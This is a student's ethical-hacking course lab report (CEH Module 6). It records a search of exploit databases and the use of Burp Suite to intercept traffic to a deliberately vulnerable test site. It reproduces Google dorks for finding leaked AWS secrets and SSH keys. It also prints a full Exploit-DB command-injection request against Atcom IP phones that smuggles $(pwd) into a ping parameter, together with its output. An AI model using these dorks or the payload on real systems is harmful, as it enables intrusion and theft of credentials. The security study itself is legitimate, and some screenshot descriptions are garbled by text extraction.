

CEH Module 6: System Hacking

Assignment - 03

(Sairaj Mothukuri)

Given Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to analyze the target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as password cracking, vulnerability exploitation, and social engineering to gain access to the target system. Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords. Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on

the remote system. The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks


Given Lab Objectives:

- Find vulnerabilities on exploit sites
- Intercept traffic using Burp suite software
- Perform vulnerability research using ZAP

Objective: 01

Find vulnerabilities on exploit sites

- Vulnerability exploitation involves the execution of multiple complexes, interrelated steps to gain access to remote system
- Vulnerabilities are found every day, and they don't discriminate from one operating system to another.
- They're present on all operating systems used on electronic devices, from mobile phones to smart TVs, from the IoT to computers
- The objective of the assignment was to explore vulnerabilities by using of online exploit database.
- To perform the lab scenario, I am using Exploit Data Base and Vulners exploit sites
- To perform the assignment, I opened a web browser and search for the “Exploit Data Base”.



Date Added	Dork	Category	Author
2024-01-23	(site:jsonformatter.org site:codebeautify.org) & (intext:aws intext:bucket intext:password intext:secret intext:username)	Files Containing Juicy Info	letmewin cyber
2024-01-23	intitle:"index of" database.properties	Sensitive Directories	Odela Rohith
2024-01-23	filetype:reg reg HKEY_CURRENT_USER SSHHOSTKEYS	Files Containing Juicy Info	web work
2024-01-23	inurl:install.php intitle:"Froxlor Server Management Panel - Installation"	Vulnerable Servers	Nadir Boulacheb (RubX)
2024-01-23	Apache Struts 2.x Path Traversal Vulnerability (CVE-2023-50164) Detection Dork	Vulnerable Servers	Parth Jamodkar
2023-12-21	intitle:"Fleet Management Portal"	Files Containing Juicy Info	Kamran Saifullah
2023-12-21	inurl:?url=http*	Files Containing Juicy Info	Jeel Patel
2023-12-21	intext:"user" filetype:php intext:"account" inurl:/admin	Files Containing Juicy Info	saurabh kode
2023-12-21	site:.com "index of docker"	Files Containing Juicy Info	Bambang Sutrisna
2023-12-18	Google Dork	Files Containing Juicy Info	Abdulkarim Alsabilah
2023-12-15	Google dorks	Files Containing Juicy Info	Abdulmalik Alharbi
2023-12-14	intext:"userfiles" intitle:"Index Of" site:*.com.*	Files Containing Juicy Info	J. Daniel Elias Valdez
2023-12-14	intitle:"Index of" intext:"php" site:*.com.*	Files Containing Juicy Info	saurabh kode

- After opening the exploit site at the left of the site I have searched the command injection.
- And I chosen the Authenticated command injection and download the details of the vulnerability in text format, which include essential information such as the exploit title, author, date,

description, path, parameter and other pertinent data for comprehensive understanding.

The screenshot shows the Exploit Database search interface. The search bar at the top right contains the text "command injection". A red arrow points from the search bar to the search results table below. The table lists various vulnerabilities, with the first one highlighted by a red box. The columns include Date, Title, Type, Platform, and Author. The first entry is "Atcom 2.7.x.x - Authenticated Command Injection" by Mohammed Adel on 2023-10-09.

Date	Title	Type	Platform	Author
2023-10-09	Atcom 2.7.x.x - Authenticated Command Injection	Remote	Hardware	Mohammed Adel
2023-10-09	Cacti 1.2.24 - Authenticated command injection when using SNMP options	WebApps	PHP	Antonio Francesco Sardella
2023-09-08	Wp2Fac - OS Command Injection	WebApps	PHP	Ahmet Ümit BAYRAM
2023-08-10	TP-Link Archer AX21 - Unauthenticated Command Injection	Remote	Hardware	Voyag3r
2023-08-08	Emagic Data Center Management Suite v6.0 - OS Command Injection	WebApps	PHP	thewhiteh4t
2023-07-20	pfSense v2.7.0 - OS Command Injection	WebApps	PHP	Emir Polat
2023-04-25	Sophos Web Appliance 4.3.10.4 - Pre-auth command injection	WebApps	PHP	Behnam Abasi Vanda
2023-04-08	Altenergy Power Control Software C1.2.5 - OS command injection	WebApps	Hardware	Ahmed Alroky
2023-04-06	Osprey Pump Controller 1.0.1 - (eventFileSelected) Command Injection	Remote	Hardware	LiquidWorm
2023-04-06	Osprey Pump Controller 1.0.1 - (userName) Blind Command Injection	Remote	Hardware	LiquidWorm
2023-04-06	Osprey Pump Controller 1.0.1 - (pseudonym) Semi-blind Command Injection	Remote	Hardware	LiquidWorm
2023-04-06	pdfkit v0.8.7.2 - Command Injection	Local	Ruby	UNICORD

The screenshot shows the detailed view of the exploit titled "Atcom 2.7.x.x - Authenticated Command Injection". The top section displays basic information: EDB-ID: 51742, CVE: N/A, Author: MOHAMMED ADEL, Type: REMOTE, Platform: HARDWARE, and Date: 2023-10-09. Below this, there are sections for EDB Verified (X), Exploit (Download / Details), and Vulnerable App. The bottom section contains the exploit code:

```

# Exploit Title: Atcom 2.7.x.x - Authenticated Command Injection
# Google Dork: N/A
# Date: 07/09/2023
# Exploit Author: Mohammed Adel
# Vendor Homepage: https://www.atcom.cn/
# Software Link:
https://www.atcom.cn/html/yingwenban/Product/Fast_IP_phone/2017/1023/135.html
# Version: All versions above 2.7.x.x
# Tested on: Kali Linux

```

The screenshot shows the Exploit Database interface. On the left is a vertical orange sidebar with various icons. The main content area has a dark header with the 'EXPLOIT DATABASE' logo. Below the header, the title 'Atcom 2.7.x.x - Authenticated Command Injection' is displayed. A central card contains fields for EDB-ID (51742), CVE (N/A), Author (MOHAMMED ADEL), Type (REMOTE), Platform (HARDWARE), and Date (2023-10-09). It also shows 'EDB Verified: ✅' and 'Exploit: Download / {}'.

```
# Exploit Title: Atcom 2.7.x.x - Authenticated Command Injection
# Google Dork: N/A
# Date: 07/09/2023
# Exploit Author: Mohammed Adel
# Vendor Homepage: https://www.atcom.cn/
# Software Link:
https://www.atcom.cn/html/yingwenban/Product/Fast_IP_phone/2017/1023/135.html
# Version: All versions above 2.7.x.x
# Tested on: Kali Linux
```

A screenshot of a Windows Notepad window titled '51742 (2)'. The content of the window is as follows:

```
# Exploit Title: Atcom 2.7.x.x - Authenticated Command Injection
# Google Dork: N/A
# Date: 07/09/2023
# Exploit Author: Mohammed Adel
# Vendor Homepage: https://www.atcom.cn/
# Software Link:
https://www.atcom.cn/html/yingwenban/Product/Fast_IP_phone/2017/1023/135.html
# Version: All versions above 2.7.x.x
# Tested on: Kali Linux

Exploit Request:

POST /cgi-bin/web.cgi_main.cgi?user_get_phone_ping HTTP/1.1
Host: {TARGET_IP}
User-Agent: polar
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 49
Authorization: Digest username="admin", realm="IP Phone Web
Configuration", nonce="value_here",
uri="/cgi-bin/web.cgi_main.cgi?user_get_phone_ping",
response="value_here", qop=auth, nc="value_here", cnonce="value_here"
cmd=0.0.0.0$(pwd)&ipv4_ipv6=0&user_get_phone_ping

Response:


{"ping_cmd_result":"cGluzzogYmFkIGFkZHJlc3MgJzAuNC4wLjAvdXNyL2xvY2FsL2FwcC9saWdodHRwZC93d3cvY2dpLW3pbick","ping_cmd":"0.0.0.0$(pwd)"}

The value of "ping_cmd_result" is encoded as base64. Decoding the
value of "ping_cmd_result" reveals the result of the command executed
as shown below:

ping: bad address '0.0.0.0/usr/local/app/lighttpd/www/cgi-bin'
```

- Subsequently, I explored another exploit database, vulner.com and upon entering this site, I observed an option located at the middle of the page labelled 'Vulnerability Database and Search

Engine' Upon clicking this option, a search bar appeared, and I once again conducted a search for in back door vulnerabilities by typing "backdoor" and submitting the query.





Database Feed Assessment SDK Our solutions Resources Contacts Pricing

Sig

Vulnerability Database and Search Engine

Vulnerabilities or exploits Search

Daily Hot! Security news Exploit updates Blogs review

Linux vulnerabilities Bugbounty CVE Feed CVSS High Score

EPSS High Score AI High Score Wild exploited show all

Lucene search | backdoor Subscribe CTRL K Start 30-day trial

Database Vendors Products Years CVSS Scanner Perimeter Scanner Email Webhook Plugins Resources SIGN IN

Daily Hot! Security news Exploit updates Blogs review Linux vulnerabilities

Bugbounty CVE Feed CVSS High Score EPSS High Score AI High Score

Wild exploited show all

HackRead China-Linked Blackwood APT Deploys Advanced NSPX30 Backdoor in Cyberespionage

By Deeba Ahmed The NSPX30 backdoor, initially uncovered in 2005 as a simple form of malware, has evolved over time into an advanced threat. This is a post from HackRead.com Read the original post: China-Linked Blackwood APT Deploys Advanced NSPX30 Backdoor in...

7.3 AI Score 2024-01-26 12:21 PM 2

Hive Pro Threat Advisories New macOS Backdoor Stealthily Stealing Cryptowallets

Summary: MacOS users have reported infections resulting from the use of cracked software, exposing a previously undisclosed stealer malware that has the capability to collect data from cryptocurrency wallets and system configurations. Threat Level - Amber | Attack Report For a detailed threat...

7.1 AI Score 2024-01-26 08:56 AM

Query Builder

Family Bulletin Type Min CVSS Score Date Order by

Show Results Clear ×

The screenshot shows the Quiners.com website interface. At the top, there is a navigation bar with a logo, a search bar labeled "Lucene search" with the placeholder "Searching through 3M+ vulnerabilities and exploits", and a "Start 30-day trial" button. On the left, a sidebar menu lists various services: Database, Scanner, Perimeter Scanner, Email, Webhook, Plugins, Resources, Pricing, and Contacts. The main content area displays an article titled "China-Linked Blackwood APT Deploys Advanced NSPX30 Backdoor in Cyberespionage" by Deeba Ahmed. The article's ID is HACKREAD:886B863BA3E920EA1D03108321571877. It includes a timestamp (2024-01-26 12:21:56), author (Deeba Ahmed), and URL (www.hackread.com). The article content discusses the evolution of the NSPX30 backdoor from 2005. To the right of the article, there is a summary box with an AI score of 7.3 (High) and a "JSON" download link. Below the article, there is a sign-in prompt for Google, Microsoft, GitHub, Facebook, and LinkedIn, followed by a "SIGN IN" button. At the bottom, there is a code snippet of the JSON response and a developer tools screenshot showing the DOM structure and styles for the body element.


```
{
  "result": "OK",
  "data": {
    "documents": [
      {
        "id": "HACKREAD:886B863BA3E920EA1D03108321571877",
        "type": "hackread",
        "bulletinFamily": "blog",
        "title": "China-Linked Blackwood APT Deploys Advanced NSPX30 Backdoor in Cyberespionage",
        "description": "By [Deeba Ahmed](https://www.hackread.com/author/deeba/)\n\nThe NSPX30 backdoor, initially uncovered in 2005 as a simple form of malware, has evolved over time into an advanced threat.\n\nThis is a post from HackRead.com Read the original post: [China-linked Blackwood APT Deploys Advanced NSPX30 Backdoor in Cyberespionage](https://www.hackread.com/china-blackwood-apt-npx30-backdoor-cyberespionage/)",
        "published": "2024-01-26T12:21:56",
        "modified": "2024-01-26T12:21:56",
        "epss": [],
        "score": 0.0,
        "vector": "NONE"
      }
    ],
    "cvss2": {},
    "cvss3": {},
    "href": "https://www.hackread.com/china-blackwood-apt-npx30-backdoor-cyberespionage/",
    "reporter": "Deeba Ahmed",
    "references": [],
    "cveList": [],
    "immutableFields": [],
    "lastUpdate": "2024-01-26T12:48:03",
    "viewCount": 3,
    "enhancement": {
      "score": {
        "value": 7.3,
        "uncertainty": 1.7,
        "vector": "NONE"
      },
      "vulnerScore": 7.3
    }
  }
}
```

➤ This assignment allowed me to gain insights into vulnerabilities and their documentation through these two valuable exploit databases.

Objective: 02

Intercept traffic using Burp suite software


- ✓ Burp suite software capture request and response which are given to the browser to server and server to browser.
 - ✓ Burp suit will act like mediator between browser and server.
 - ✓ Burp suit can do all web application attack
 - ✓ The major thing is we can capture the request tampering and forward in to server
 - ✓ We can also capture respond from the server and tamper it and send to clint
-
- To start, I opened the kali, the Burp suit is already pre-installed tool and Upon opening Burp Suite, I accessed the dashboard. In the dashboard, I navigated to the "Proxy" option, which presented several sub-options, including "Intercept" and "Proxy Settings." Within the "Proxy" section, I activated the "Intercept" option and then clicked on the "Browser" option.



The screenshot shows the Burp Suite Community Edition interface running on Kali Linux. The main window title is "Burp Suite Community Edition v2023.11.13 - Temporary Project". The top navigation bar includes "Burm", "Project", "Intruder", "Repeater", "View", "Help", "Dashboard", "Target", "Proxy", "Intruder", "Repeater", "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", "Organizer", "Extensions", "Learn", and "Settings". The left sidebar has tabs for "Tasks", "Filter (Running | Paused | Finished | Live task | Scan | Intruder attack)", and "Event log" with filters for "Error", "Info", and "Debug". The central pane displays "Issue activity [Pro version only]" with a table of findings:

Source	Issue type	Host	Path	Insertion point	Severity
Task 0	Session cookie read formulation (reflected)	http://insecure-bank.com	/url-shorten	input parameter from parameter	Information
Task 0	SURF1 header injection	http://insecure-webiste...c	/contact-us	High	High
Task 0	Serialized object in HTTP message	http://insecure-bank.com	/blog	Referrer HTTP header	High
Task 0	Cross-site scripting (DOM-based)	https://insecure-bank.com		input parameter	High
Task 0	XML external entity injection	http://vulnerable-website.../product/stock		TrackingId cookie	High
Task 0	External entity injection (HTTP)	http://vulnerable-website.../product/stock		subject parameter	High
Task 0	Web cache poisoning	http://insecure-bank.com	/contact-us		
Task 0	Server-side template injection	http://insecure-bank.com	/user-homepage		
Task 0	SQL injection	https://vulnerable-website.../r			
Task 0	OS command injection	http://insecure-website.../feedback/submit			

The bottom status bar shows "Memory: 100.7MB" and "Disk: 32KB".



To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

- With the browser interface open, I entered the target web application's URL, testphp.com "vulnweb application." Returning to Burp Suite, I observed that it had intercepted the web traffic, capturing various pieces of information. I clicked "Forward" in Burp Suite and then returned to the browsers. As a result, the target web application, vulnweb.com, opened in the browser.

The screenshot displays a dual-monitor setup. The left monitor shows the Burp Suite Community Edition v2023.1.1.3 interface, which includes a dashboard, project management, and proxy tools like Repeater, Intruder, and Sequencer. The right monitor shows the PortSwigger website, featuring a large banner about research into web race conditions and a 'STATE MACHINE' diagram illustrating complex session handling.



The screenshot shows a Kali Linux 2023.3 VM running in VMware Workstation. The desktop environment includes icons for terminal, file manager, and various tools. Two windows are open: one titled "Burp Suite Community Edition v2023.1.1.3 - Temporary Project" showing a network intercept session with a request to `https://testphp.vulnweb.com:443/4428282493`, and another titled "PortSwigger" showing a browser tab for `testphp.vulnweb.com`. The PortSwigger window displays the content of the page, which is a research article about web race conditions.


The latest research into web race conditions

For too long, web race-condition attacks have focused on a tiny handful of scenarios. Their true potential has been masked thanks to tricky workflows, missing tooling, and simple network jitter hiding all but the most trivial, obvious examples.

